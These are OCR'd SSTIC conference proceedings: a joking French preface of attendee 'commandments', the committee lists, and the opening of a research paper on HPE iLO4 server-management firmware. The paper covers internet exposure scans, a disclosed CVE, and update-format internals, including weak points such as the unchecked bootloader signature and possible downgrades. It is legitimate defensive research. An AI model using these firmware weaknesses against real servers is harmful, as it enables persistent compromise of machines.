
Préface

Préambule de la préface



PRÈS plusieurs années d'errance en terre armoricaine, fuyant l'obscurantisme des lutins de Brocéliande qui vouaient un culte au minitel, en quête d'un amphithéâtre capable d'accueillir une foule d'adeptes grandissante, les fidèles du SSTIC ont enfin trouvé leur lieu de pèlerinage. Le doute n'est pas permis, le couvent des Jacobins est l'amphithéâtre promis.

Un aparté historique s'impose pour expliquer la force du symbole.

Fondé en 1369 par l'ordre des Prêcheurs (dits encore Dominicains, ou Jacobins), le couvent des Jacobins est, dès son origine, un lieu de pèlerinage et de prédication. Au cours des siècles, le couvent est devenu un centre d'étude dont le rayonnement intellectuel engendre de plus en plus de vocations. Plusieurs Dominicains de Rennes se rendent célèbres pour la qualité de leurs recherches.


Le SSTIC perpétue donc une tradition séculaire de développement et de partage des connaissances. Que sont en effet les orateurs du SSTIC sinon des prédicateurs de la sécurité, qui parlent publiquement des choses cyber aux non-croyants et qui enseignent aux croyants les préceptes de la sécurité, au nom de la disponibilité, de l'intégrité et de la sainte confidentialité ?

Coïncidence troublante, le SSTIC entre au couvent très exactement 16 ans après sa genèse. Les chiffres ne mentent pas. Il faut se rendre à l'évidence, le temps est venu d'édicter...

Les 0x10 commandements du SSTIC

Commandement I

Tu n'auras foi qu'en une seule conférence. Tu te voueras entièrement au SSTIC, pas seulement à moitié (autrement dit, tu ne sombreras pas dans le mi-SSTIC-isme). Tu n'auras d'yeux que pour SSTIC et tu résisteras aux atours des autres conférences. Si toutefois tu faillis, saches qu'une participation à SSTIC suffit à expier tes fautes de l'année. C'est toujours bon à savoir.



Commandement II

Tu respecteras ton prochain, et tout particulièrement ta prochaine. Toutes les études le montrent, le domaine cyber ne fait pas exception : la testostérone n'est pas nécessaire à l'exercice des métiers de la sécurité. Pour amener, autant que faire se peut, un meilleur équilibre entre les hommes et les femmes qui participent à la conférence, le SSTIC se doit d'être exemplaire, et faire en sorte que la gent féminine se sente la bienvenue dans ce milieu majoritairement masculin.

« Il faut savoir manipuler des bits pour réussir en crypto. Je vous enseignerai la pratique. »


Exemple à ne pas suivre de pèlerin extrêmement lourd.

Par ailleurs, le pèlerinage du SSTIC est certes un moment de communion avec la sécurité, mais c'est aussi un moment de convivialité. La convivialité ne vaut que si elle est partagée par tou.te.s[1]. Tu feras donc preuve de bienveillance envers autrui et autruite, en toute circonstance.

1. Tu t'abstiendras tout de même d'employer l'écriture inclusive, que les membres du CO considèrent unanimement comme une hérésie orthographique, et qui donnerait des boutons aux personnes souffrant de dyslexie, à celles qui écrivent des regexp, et à Bernard Pivot.

Commandement III

Tu te prosterneras devant les apôtres du Concile de l'Ordre (CO)[2] du SSTIC, et tu chanteras des louanges à leur passage. Tu peux également leur offrir une bière si ta maîtrise du gospel ou de la chorale est limitée, ou si le canon n'évoque chez toi qu'un godet.



Apôtre du CO, reconnaissable à sa toge rouge, qui a un peu pris le melon.

Les apôtres du SSTIC sont des êtres surnaturels, qui suscitent une ferveur spontanée chez quiconque a la chance de les croiser. Et si ce n'est pas spontané chez toi, fais semblant. Leur miséricorde n'a d'égale que leur science, qui est immense. On les dit capables de miracles, comme de factoriser de tête un module RSA de 4096 bits, les yeux bandés et les mains attachées dans le dos. Toutefois, tu t'abstiendras de leur demander de le faire, parce qu'ils ne sont pas là pour épater la galerie. Faut pas déconner.

Commandement IV

Tu soumettras l'objet de tes recherches à la sagacité austère des sages du Concile des Papiers (CP)[3], et tu en accepteras l'augure. Les voix du CP ne sont pas impénétrables, elles sont juste difficiles à remporter.

Les sages du CP ne sont pas des êtres inquisiteurs totalement dénués de cœur. D'aucuns les disent assoiffés du sang des impies qui blasphèment en prétendant « *crypter avec du DES* », ou prêts à brûler vifs les mécréants qui pensent que Spectre est un fantôme. C'est faux.

Les sages du CP ne sont que les gardiens de l'orthodoxie des textes sacrés du SSTIC. Ils sont là pour t'aider à donner le meilleur de toi-même, pour que tu t'élèves et atteignes le nirvana de l'article fondateur, clair, net et précis. Tu feras donc preuve d'humilité et d'opiniâtreté : si un sage du CP te bashe la page gauche de ton article, tends-lui la page droite l'année suivante.

2. Le Concile de l'Ordre est aussi appelé vulgairement Comité d'Organisation.
3. Le Concile des Papiers est aussi appelé vulgairement Comité de Programme.

Commandement V

Tu rédigeras tes articles en LaTeX, et tu t'abstiendras de modifier le *template* fourni aux auteurs. Cela t'épargnera les foudres de frère Olivier (dit « Le Vilain »), copiste en chef du SSTIC, esthète éditorial de renom, gardien dogmatique de la qualité des enluminures des actes de la conférence.

Commandement VI

Tu feras preuve de prévenance à l'égard du développeur du produit dont tu démontres les « faiblesses structurelles[4] » dans ton article. Tu t'efforceras notamment de recueillir sa bénédiction *avant* de révéler au monde tes trouvailles. Pas *après*. S'en préoccuper après augmente sensiblement le risque que le développeur se braque, boude, et fasse une colère (des études le prouvent). Or les colères brouillent l'écoute et ne sont pas propices à la méditation.

Commandement VII

Tu revêtiras la robe des pèlerins toute l'année, en signe d'obédience au SSTIC. Tu reviendras chaque année en pèlerinage pour compléter ta garde-robe, et te permettre ainsi de purifier plus fréquemment tes *hoodies* en les emmenant chez le teinturier.

Commandement VIII

Tu ne convoiteras pas le pic de foie-gras mi-cuit de ton prochain. Tu feras même preuve de patience et de courtoisie au stand où le Père Angau les distribue. De même, tu partageras les huîtres avec les autres pèlerins, et tu feras preuve d'équité. La charité veut que tu ne squattes pas la partie du stand où se trouvent les petites huîtres claires n°4, pour ne laisser aux autres que les grosses laiteuses n°2.

Commandement IX

Tu ne renonceras jamais à participer physiquement au SSTIC, sous prétexte de pouvoir profiter des exposés en 1080p depuis ton canapé. Le SSTIC n'est pas un MOOC ; le SSTIC est une rencontre. Essaie d'échanger des idées avec ton écran, et tu verras la différence. Tu peux néanmoins rendre grâce à Saint Pierre pour la diffusion en mondovision des exposés.

4. On parle aussi de « ponçage en règle ».

Commandement X

Tu resteras digne en toute circonstance, au moins pendant les prêches, et ce même si tu as abusé des bières d'abbaye la veille. Tu résisteras à la tentation de la bière de trop, celle qui te tire les cheveux à l'office des matines et qui t'oblige à porter des lunettes de soleil dans la pénombre de l'amphithéâtre (ce qui ne trompe personne). Les plus vertueux ne laisseront rien paraître de leur fatigue, et se présenteront frais et dispos au premier exposé du vendredi.

Jour I *Jour II* *Jour III*

Pèlerin qui perd peu à peu de sa dignité.

Commandement XI

Tu feras don de tous tes Bitcoins, Ethereums, Ripples et autres monnaies virtuelles à l'association STIC (n° SIREN 838 017 978). Les Dominicains ont fait vœu de pauvreté en renonçant à la possession de biens matériels, en vue de se livrer entièrement à leurs recherches. En tant qu'association à but non lucratif, le SSTIC se doit de perpétuer cet engagement, et le transpose aux biens immatériels. Sois rassuré, tes efforts de minage ne seront pas vains. L'association saura utiliser la sueur de tes machines à bon escient, et Frère Frédéric, économe de la confrérie SSTIC, te sera éternellement reconnaissant.

Commandement XII

Tu ne tueras point les cheminots. Certes, ils ont fait de ta venue au SSTIC un chemin de croix. Certes, ils t'ont contraint à côtoyer des heures durant des profanes sur la banquette arrière d'une AX break obtenue *in extremis* sur `www.roulezmalin.com`. Certes, tu as passé le voyage à leur expliquer comment déloger le virus qui sévit dans

le navigateur de leur beau-frère, depuis que ce dernier a découvert un site « comme YouTube, mais spécialisé ». Certes. Mais ce n'est pas une raison. De même, tu ne jetteras pas la pierre aux organisateurs du congrès de la CFDT, qui ont pris soin de réserver le couvent des Jacobins la première semaine de juin, empêchant ton pèlerinage de se tenir à la date habituelle.

Dans sa grande mansuétude, le SSTIC t'autorise tout de même à nourrir un léger ressentiment à leur égard, si tel est ce que tu ressens.

Commandement XIII

Tu ne déroberas point les solutions du challenge à ton prochain. Le challenge est une épreuve que t'envoie le SSTIC. Tu y travailleras tous les jours et tu feras tout ton ouvrage. Même le dimanche. Et les jours fériés. Et puis la nuit, si tu veux vraiment arriver le premier.

Commandement XIV

Tu t'abstiendras de twitter des jeux de mots et des calembours déplorables. Celui subrepticement inséré dans le texte du premier commandement fait office d'étalon à jeu de mot foireux : ceux d'un niveau inférieur ou égal sont à proscrire.

Commandement XV

Tu feras preuve de courtoisie et de civilité à l'égard des personnes âgées et des RSSI lors des inscriptions. En des temps obscurs où les places étaient rares, les hommes se battaient pour s'inscrire à SSTIC. La billetterie était une arène dont seuls les plus rapides sortaient vainqueurs. Alors, le SSTIC prit les places, les rompit, et les distribua à ses disciples, en disant « Prenez et achetez-en tous. Maintenant qu'y'a plein de places, arrêtez de vous chamailler. ». Et tous furent rassasiés. À tel point qu'il y eut des restes. Depuis, les pèlerins vivent en harmonie et peuvent s'inscrire en toute quiétude.

Commandement XVI

Tu feras preuve de suffisamment d'esprit et de discernement pour savoir quels commandements sont sérieux.

Bon symposium,
Ben, pour le comité d'Organisation.

Comité d'organisation

Nicolas Bareil	Airbus
Mathieu Blanc	CEA/DAM
Pierre Capillon	ANSSI
Olivier Courtay	DGA-MI
Olivier Levillain	ANSSI
Camille Mougey	CEA/DAM
Benjamin Morin	ANSSI
Nicolas Prigent	LSTI
Raphaël Rigo	Airbus
Frédéric Tronel	CentraleSupélec
Sarah Zennou	Airbus

Comité de programme

Damien Aumaitre	Quarkslab
Nicolas Bareil	Airbus
Mathieu Blanc	CEA/DAM
Jean-Marie Borello	Thales
Pierre Capillon	ANSSI
Olivier Courtay	DGA-MI
Marion Daubignard	ANSSI
Géraud De Drouas	Présidence de la République
Colas Le Guernic	DGA-MI
Olivier Levillain	ANSSI
Thierry Marinier	Lexfo
Clémentine Maurice	CNRS
Xavier Mehrenberger	Airbus
Xavier Mertens	TrueSec
Benjamin Morin	ANSSI
Camille Mougey	CEA/DAM
Sarah Nataf	Orange
Nicolas Prigent	LSTI
Pierre-Michel Ricordel	ANSSI
Raphaël Rigo	Airbus
Philippe Teuwen	Quarkslab
Frédéric Tronel	CentraleSupélec
Valérie Viet Triem Tong	CentraleSupélec
Sarah Zennou	Airbus

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus Group - ANSSI - CEA - CentraleSupélec - DGA - LSTI

Table des matières

Conférences

Conférences

Subverting your server through its BMC: the HPE iLO4 case

Fabien Périgaud[1], Alexandre Gazet[2], and Joffrey Czarny
fabien.perigaud@synacktiv.com
alexandre.gazet@airbus.com
snorky@insomnihack.net

[1] Synacktiv
[2] Airbus

Abstract. iLO is the server management solution embedded in almost every HP server since more than 10 years. It provides the features required by a system administrator to remotely manage a server without having to physically reach it. iLO4 (known to be used on the family of servers HP ProLiant Gen8 and ProLiant Gen9) runs on a dedicated ARM microprocessor embedded in the server, totally independent from the main processor. We performed an initial deep dive security study of HP iLO4 [6] and covered the following topics:

- Firmware unpacking and memory layout
- Embedded OS internals
- Vulnerability discovery and exploitation
- Full compromise of the host server operating system through DMA

One of the main outcome of our study was the discovery of a critical vulnerability in the web server component allowing an authentication bypass but also a remote code execution [6, 9]. Still, one question remains open: are the iLO systems resilient against a long term compromise at firmware level? For this reason, we focus on the update mechanism and how a motivated attacker can achieve long term persistence on the system.

1 Introduction

1.1 IPMI/BMC introduction

The Intelligent Platform Management Interface (IPMI) is a suite of computer interface functions for an autonomous computer subsystem that provides management and monitoring capabilities independently of the host system's CPU, firmware (BIOS or UEFI) and operating system.

IPMI defines a set of interfaces used by system administrators for out-of-band management. For example, IPMI provides a way to manage a computer that may be powered off or otherwise unresponsive by using a network connection to the hardware rather than to an operating system or login shell.

An IPMI sub-system consists of a main controller, called the Baseboard Management Controller (BMC) and other management controllers distributed among different system modules. BMCs have been embedded in most of HP servers for more than 10 years.

1.2 HP Integrated Lights-Out

Integrated Lights-Out, or iLO, is a proprietary embedded server management technology by Hewlett-Packard which provides out-of-band management facilities. The physical connection is an Ethernet port that can be found on most Proliant servers and microservers of the 300 and above series.

iLO has similar functionality to the Lights Out Management (LOM) technology offered by other vendors such as Sun/Oracle's LOM port, Dell DRAC, IBM Remote Supervisor Adapter and Cisco CIMC.

iLO provides remote administration features such as:

- Power Management
- Remote system console
- Remote CD/DVD image mounting
- Several monitoring indicators

On the hardware side, the iLO chip is directly integrated on the server's motherboard (see figure 1). It is composed of:

- Dedicated ARM processor: GLP/Sabine architecture
- Dedicated RAM chip
- Firmware stored on a NAND flash chip
- Dedicated network interface

On the software side, iLO provides various services for administrators to interact with, such as a web server and a ssh server.

There is a full operating system running in your server as soon as it has a connected power cord! As said before, iLO runs even if the server is turned off.

iLO has a privileged (read/write) access to the server communication buses. For example, it is directly connected to the PCI-Express bus (see figure 2).

Fig. 1. iLO chip on server's motherboard




Fig. 2. iLO privileged hardware access

2 Context

2.1 Previous work on iLO

As a pentester/red-teamer you definitely have met iLO on your target network. Unfortunately, this interface is too rarely protected and is fully exposed. Some previous works have been done on this topic; researchers have published two main vulnerabilities:

- IPMI Authentication Bypass via Cipher 0
- IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval[3]

The first vulnerability allows remote attackers to bypass authentication and execute arbitrary IPMI commands by using cipher suite 0. Indeed, this cipher suite does not require the user to provide a password. This issue has been fixed by HP in July 2013, see HP Customer Notice HPSN-2008-002[4].

The second vulnerability is an issue in the IPMI 2.0 specification on RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication. It allows remote attackers to obtain password hashes from a RAKP message 2 response. The only prerequisite to this attack is the knowledge of valid usernames. Then, the password cracking attack can be conducted offline. This flaw is present "by design" in the protocol and thus can not be easily fixed. HP has now disabled IPMI in the default configuration of iLO5.

We strongly recommend the reader to refer to these previous papers/publications:

- "*IPMI: freight train to hell*", by Dan Farmer [3]
- "*A Penetration Tester's Guide to IPMI and BMCs*" [5]

To our knowledge, at the time we performed our study (*i.e.* mostly by the end of 2016, beginning of 2017), the IPMI 2.0 password hash retrieval was the only known public vulnerability impacting up-to-date iLO4 systems.

2.2 Presence of iLO4 on Internet

iLO interface is usually exposed on the internal network, but also sometimes on the Internet. Indeed, in some cases, hosting providers can offer an access to reach the BMC systems in order to troubleshoot an issue if the connection with the host is lost.

[3] http://fish2.com/ipmi/remote-pw-cracking.html
[4] https://support.hpe.com/hpsc/doc/public/display?docId=emr_na-c03844348

A survey has been done in September 2017 and January 2018 on the exposure of iLO4. The simple scanner we developed has been released as part of our ilo4_toolbox[5]. Versions 2.53, 2.54 and 2.55, marked with an arrow, are versions where the vulnerability is fixed.

By performing a network scan on all public IPv4 addresses, around 3,604 iLO interfaces version 4 are discovered exposed in September 2017:

```
   3 Server:HP-iLO-4/1.30 UPnP/1.0 HP-iLO/1.0
   1 Server:HP-iLO-4/1.51 UPnP/1.0 HP-iLO/1.0
 112 Server:HP-iLO-4/2.00 UPnP/1.0 HP-iLO/1.0
 140 Server:HP-iLO-4/2.02 UPnP/1.0 HP-iLO/1.0
 172 Server:HP-iLO-4/2.03 UPnP/1.0 HP-iLO/1.0
 230 Server:HP-iLO-4/2.10 UPnP/1.0 HP-iLO/2.0
 189 Server:HP-iLO-4/2.20 UPnP/1.0 HP-iLO/2.0
  29 Server:HP-iLO-4/2.22 UPnP/1.0 HP-iLO/2.0
 461 Server:HP-iLO-4/2.30 UPnP/1.0 HP-iLO/2.0
   4 Server:HP-iLO-4/2.31 UPnP/1.0 HP-iLO/2.0
 552 Server:HP-iLO-4/2.40 UPnP/1.0 HP-iLO/2.0
  14 Server:HP-iLO-4/2.42 UPnP/1.0 HP-iLO/2.0
 108 Server:HP-iLO-4/2.44 UPnP/1.0 HP-iLO/2.0
1050 Server:HP-iLO-4/2.50 UPnP/1.0 HP-iLO/2.0
 219 Server:HP-iLO-4/2.53 UPnP/1.0 HP-iLO/2.0    <--
 320 Server:HP-iLO-4/2.54 UPnP/1.0 HP-iLO/2.0    <--
```

We performed the same scan in January 2018, around 3,788 iLO interfaces version 4 were discovered exposed:

```
  86 Server:HP-iLO-4/2.00 UPnP/1.0 HP-iLO/1.0
 117 Server:HP-iLO-4/2.02 UPnP/1.0 HP-iLO/1.0
 144 Server:HP-iLO-4/2.03 UPnP/1.0 HP-iLO/1.0
 173 Server:HP-iLO-4/2.10 UPnP/1.0 HP-iLO/2.0
 169 Server:HP-iLO-4/2.20 UPnP/1.0 HP-iLO/2.0
  26 Server:HP-iLO-4/2.22 UPnP/1.0 HP-iLO/2.0
 297 Server:HP-iLO-4/2.30 UPnP/1.0 HP-iLO/2.0
   2 Server:HP-iLO-4/2.31 UPnP/1.0 HP-iLO/2.0
 422 Server:HP-iLO-4/2.40 UPnP/1.0 HP-iLO/2.0
   9 Server:HP-iLO-4/2.42 UPnP/1.0 HP-iLO/2.0
  83 Server:HP-iLO-4/2.44 UPnP/1.0 HP-iLO/2.0
1020 Server:HP-iLO-4/2.50 UPnP/1.0 HP-iLO/2.0
 193 Server:HP-iLO-4/2.53 UPnP/1.0 HP-iLO/2.0    <--
 571 Server:HP-iLO-4/2.54 UPnP/1.0 HP-iLO/2.0    <--
 474 Server:HP-iLO-4/2.55 UPnP/1.0 HP-iLO/2.0    <--
```

2.3 Our approach for the initial study

It is clear that iLO is a critical technology. By design, it provides a full remote management interface for HP servers. Moreover, known weaknesses exist in the authentication protocol and few people actively monitor iLO systems; we needed nothing more to dive into it. Our goals were to:

[5] https://github.com/airbus-seclab/ilo4_toolbox

– Evaluate the trust we can put in the solution/product
– Better understand the technology **and its internals**
– Better understand the exposed surface/risk

One of the main outcome of our study was the discovery of a critical vulnerability in the web server component (CVE-2017-12542, CVSSv3 base score 9.8), allowing an authentication bypass but also a remote code execution. This vulnerability has been fixed in iLO 4 versions 2.53 and 2.54.

Exploitation of this vulnerability allows an attacker to fully compromise a server and break the segmentation between the iLO and the host. Indeed, it has been demonstrated that it is possible to obtain the highest privileges on the host from the iLO system. All the details have already been published during ReCon Brussels in February 2018 [6].

The responsible disclosure timeline is provided as an indication to readers with an eye for details...

– **Feb 2017** - Vulnerability discovered
– **Feb 27 2017** - Vulnerability reported to HP PSIRT by Airbus CERT
– **Feb 28 2017** - HP acknowledges receiving the report
– **May 5 2017** - HP releases iLO 4 2.53, silently fixing the vulnerability
– **July 20 2017** - Airbus CERT contacts MITRE to request a CVE ID
– **July 28 2017** - HP PSIRT tells Airbus CERT that they are planning to release a security bulletin
– **August 24 2017** - HP releases security bulletin HPESBHF03769[6]
– **Feb 4 2018** - All details are presented during ReCon Brussels

2.4 A necessary supplement for this study

In order to answer to the first objective, namely "Evaluate the trust we can put in the solution/product", we also had to validate the security measure implemented on the firmware update process and more specifically the mechanisms set to validate the integrity of updates and their origin. Fortunately, the previous study allowed us to identify several modules and data structures involved in the process of firmware integrity verification (a brief summary is provided in section 3.1).

Besides, there are very few mechanisms or tools to validate the presence of a rootkit inside BMC systems. In case of a compromised system, people usually change hard drives, but few people check for implants installed on the hardware.

[6] https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en_us

Thus, this study is focused on the update process and how a new/backdoored firmware can be installed and allow an attacker to be persistent in an environment which has been compromised.

3 iLO4 firmware integrity

3.1 Update process overview

In order to update an iLO 4 firmware, the first step is usually to obtain an update package from the vendor website. For a Windows based host, it comes as an executable binary: CP030133.exe for iLO 4 version v2.44 for example. It should be noted that pingtool.org[7] also provides a great repository of archived firmware versions.

The following elements are based on the analysis of the update package CP030133.exe (iLO 4 v2.44). This self-extracting/script based archive is quickly dissected and contains the following content:

```
total 17M
-rwxr-xr-x 1 user None 198K Jul 21  2016 CP030133.xml*
-rwxr-xr-x 1 user None 490K Apr  1  2016 flash_ilo4*
-rwxr-xr-x 1 user None  17M Jul 21  2016 ilo4_244.bin*
-rwxr-xr-x 1 user None 9.9K Jul 21  2016 Readme.txt*
```

The relevant files are:

- flash_ilo4: flashing tool, x86 code
- ilo4_244.bin: the actual firmware, concatenation of:
  - the *HP Signed File* header

```
--=</Begin HP Signed File Fingerprint\>=--
Fingerprint Length: 000527
Key: label_HPBBatch
Hash: sha256
Signature: WtLLCUv/ergBGLM6fULxgUUvffHNPNb1f5KQFUYOBKxYznzepQggzhF/UsuU2zlrd0D
+KH0YNOOdkycgVDKjilkD1nCgPrfLOyjZLI22A0NZOuEle3uW+Gvkj3s178Zt1RJizAYLXU/vAG47G
OR1MjKmB8ca5tzJKxuRi1AxtRcfU7DaVtHPTPZ7ro5QL+JH7/EeBIZbi79CsHTgOkVdiPNaVlQ1eYb
uKjLwHptuTmOAmpvPnZ6oQi8FDmtHSeEIY4nCBl7GwBTYMYVUMwDcI8HQypuwnaOdAeUy4z2/xYcIu
kbwlZNREDt4QPHZzCP52clJIRhtwsjdD2SUwj3jGA== Fingerprint Length: 000527
--=</End HP Signed File Fingerprint\>=--
```

  - three certificates from HP
  - the HPIMAGE blob

From there, an iLO administrator can update the firmware by either:

- Running the binary flash_ilo4 on the host (x86-based) system. Its purpose is to "*flash*" the binary image ilo4_244.bin by sending it to the iLO though a shared-memory communication channel.

[7] http://pingtool.org/latest-hp-ilo-firmwares/

– Using the web server to directly upload the `ilo4_244.bin` file, as seen in figure 3.




Fig. 3. Firmware update through the web server

In both cases, the firmware file will finally be handled by a userland `task` of the `iLO` system called `fum`. `iLO4` systems rely upon the `Integrity` operating system developed by Green Hills Software[8]. In this context, a `task` is a userland process, with its own set of threads and virtual memory mappings. For example, the web server and the `SSH` server each run in a separated `task`.

When the `fum` task receives the firmware file, it looks for the `HP Signed File` header containing the signature and hash algorithm; then it checks its validity using its own embedded `RSA` public key:

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAteyCedpzasCIZeLkygK/GsUB29BY6wR0zcw/N5M/PitwnkNLn/yb
i7FKQIfoH7wRLzPSLWUORRKRy5OvfRwiw+6ezxlgjp/IvM75mI56KoanlyRw04FZ
mjfHKndMTCMaozBLUpIgfCr33NsAI4EcIG/edp7fgzUMr/T4xEOlyHxzCi0q70HP
BjuQ+CKrwbCPfvxOEA3vw+/fQqOf5RhZ+ihAKZyzcAzLVW0SI4gEvzm0L3uUolmM
lX/QAAWPA5fJfkGQAARS+I8pyb/sz9eaXb+JB/ukuGffwzPuqyKGcGilNIKsFKF4
8+QBYCutnDOFy7uekLLb9GUuKjWiDe8DOwIDAQAB
-----END RSA PUBLIC KEY-----
```

If the signature is correct, the userland and kernel parts of the firmware are written on the flash. Depending on a physical switch on the server, the bootloader will also be written. This physical switch is only checked in software and does not prevent from writing to a specific zone of the flash. After the flashing operation has completed, the `iLO` reboots.

[8] `https://www.ghs.com/products/rtos/integrity.html`

During the boot chain, each component of the firmware is checked by its parent:

- the bootloader checks the kernel signature
- the kernel checks the userland signature

However, the signature of the bootloader is not checked at boot time. For now let's consider the signature is correct, we can then proceed to the `HPIMAGE` blob.

3.2 `HPIMAGE` blob

The binary `HPIMAGE` binary blob is the actual data that is written on the `NAND` flash chip. Let's start dissecting the `HPIMAGE`, starting with the blob header:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  48 50 49 4D 41 47 45 00 01 01 00 00 9D 7B 31 2F  HPIMAGE......{1/
00000010  E3 C9 76 4D BF F6 B9 D0 D0 85 A9 52 01 00 00 00  ..............
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E0 07 07 13  ..............
00000040  32 2E 34 34 00 00 00 00 00 00 00 00 00 00 00 00  2.44............
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00000060  69 4C 4F 20 34 00 00 00 00 00 00 00 00 00 00 00  iLO 4...........
[...]
00000490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
000004A0  01 00 00 00 29 32 EC AE CC 69 D8 43 BD 0E 61 DC  ..............
000004B0  34 06 F7 1B 00 00 00 00                          4.......
```

Listing 1. Dump of an `HPIMAGE` header

The key elements are:

- Magic: `HPIMAGE`
- Size: `0x4B8`
- Version (`2.44`) and two `GUIDs`
- Size of mapped firmware without header: `0x1000000` bytes

The two `GUIDs` (in red on listing 1) are interesting with regards to the update process. Their semantics can be understood by reversing the `fum` task binary (see the `Python` definition of the `FlashEntry` structure presented on listing 2). Indeed they respectively indicate the update type and target device type (see listing 3 and 4). For this file, they correspond to an `iLO 4 Firmware` type, dedicated to an `iLO 4` hardware, as expected.

The `HPIMAGE` format can be used to package many different update types such as: `iLO 4 Firmware`, `System ROM`, `CPLD-JTAG`, `Language Pack`, *etc.* One can note that the minimum version field is always set to zero, thus it is possible to downgrade firmware.

Finally, looking at the end of the file, one can also found a footer (see figure 5).

```
class FlashEntry(LittleEndianStructure):
    _fields_ = [
        ("name_ptr", c_uint32),
        ("unknown", c_uint32),
        ("guid", c_byte*0x10),
        ("type", c_uint32),
        ("min_ver", c_byte),
        ("field_1D", c_byte),
        ("field_1E", c_byte),
        ("field_1F", c_byte),
        ("field_20", c_uint32),
        ("field_24", c_uint32),
        ("field_28", c_uint32),
        ("field_2C", c_uint32),
        ("field_30", c_uint32),
        ("field_34", c_uint32),
        ("field_38", c_uint32)
    ]
```

Listing 2. `FlashEntry` structure

```
> parsing flash types:
